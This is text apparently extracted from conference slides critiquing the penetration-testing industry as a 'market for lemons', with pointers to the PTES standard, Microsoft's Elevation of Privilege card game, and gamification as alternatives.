
Oday Crew



SQLi - Pass ReUse




Phishing




All 3 would be good
pen-test results

Possible to be perfectly pleased,
perfectly pwned,
and still perfectly pwnable!


Pen-Testing Companies a “market for lemons”




<http://hydrogen.its.ucdavis.edu/eec/education/EEC-classes/eclimate/class-readings/akerlof-the%20market%20for%20lemons.pdf>




For Sale




For Sale
(Customer View)



For Sale



For Sale



For Sale

44CON

thinkst
applied research


- Incomplete coverage;
- Avoid the 0day question;
- Avoiding highly likely attacks;
- Misaligned Goals;
- Market for Lemons...

So why are we still doing it?

- It's easy (these days) to sell;
- It feels like we are doing something;
- It delivers a result.
(even if its a questionable one)

Hill Climbing Problem..

The problem with hill climbing is that it gets stuck on "local-maxima"



Alternatives?



Q: What is this "Penetration Testing Execution Standard"?

A: It is a new standard designed to provide both businesses and security service providers with a common language and scope for performing penetration testing (i.e. Security evaluations).

http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

elevation of privilege

Elevation of Privilege card game easily and simply helps you define and examine possible threats to software or computer systems.

Until now, considering a bunch of possible attacks may have seemed hard to wrap your head around. But through 6 threat groups, EoP keeps you focused on identifying attacks: Spoofing, Tampering, Reputation, Denial of Service and Elevation of Privilege.

And because EoP incorporates a simple point system, you can challenge other developers and become your opponent's biggest threat.

Includes 84 cards

© 2010 Microsoft Corporation

Security Development Lifecycle

Microsoft

elevation of privilege

Denial of Service

Elevation of Privilege

K Spoofing
Your system ships with a default admin password, and doesn't force a change.

A Threat Modeling Card Game for Developers

<http://www.microsoft.com/security/sdl/adopt/eop.aspx>

Pen-Test by Visio

The map is not the
territory!



If we must do it:
We can't remove the
requirement for
operator skill

but we should aim to
maximize the benefit of
their time..

We have to move from purely
adversarial / hostile
to
Collaborative

We made this jump in
app-testing too

Nessus | Dir Buster | Wikto

Won't work to get too
friendly / paper based

Gamification ?

Badgeville™

Why Badgeville Solutions Customers Platform Resources

Our Community

1	Erica Brown	2515
2	Adina DeMarco	2209
3	Breanna Chamberlain	2054
4	Tan Min	1800
5	Mike Burton	1521
6	Jeremiah Vincent	1258

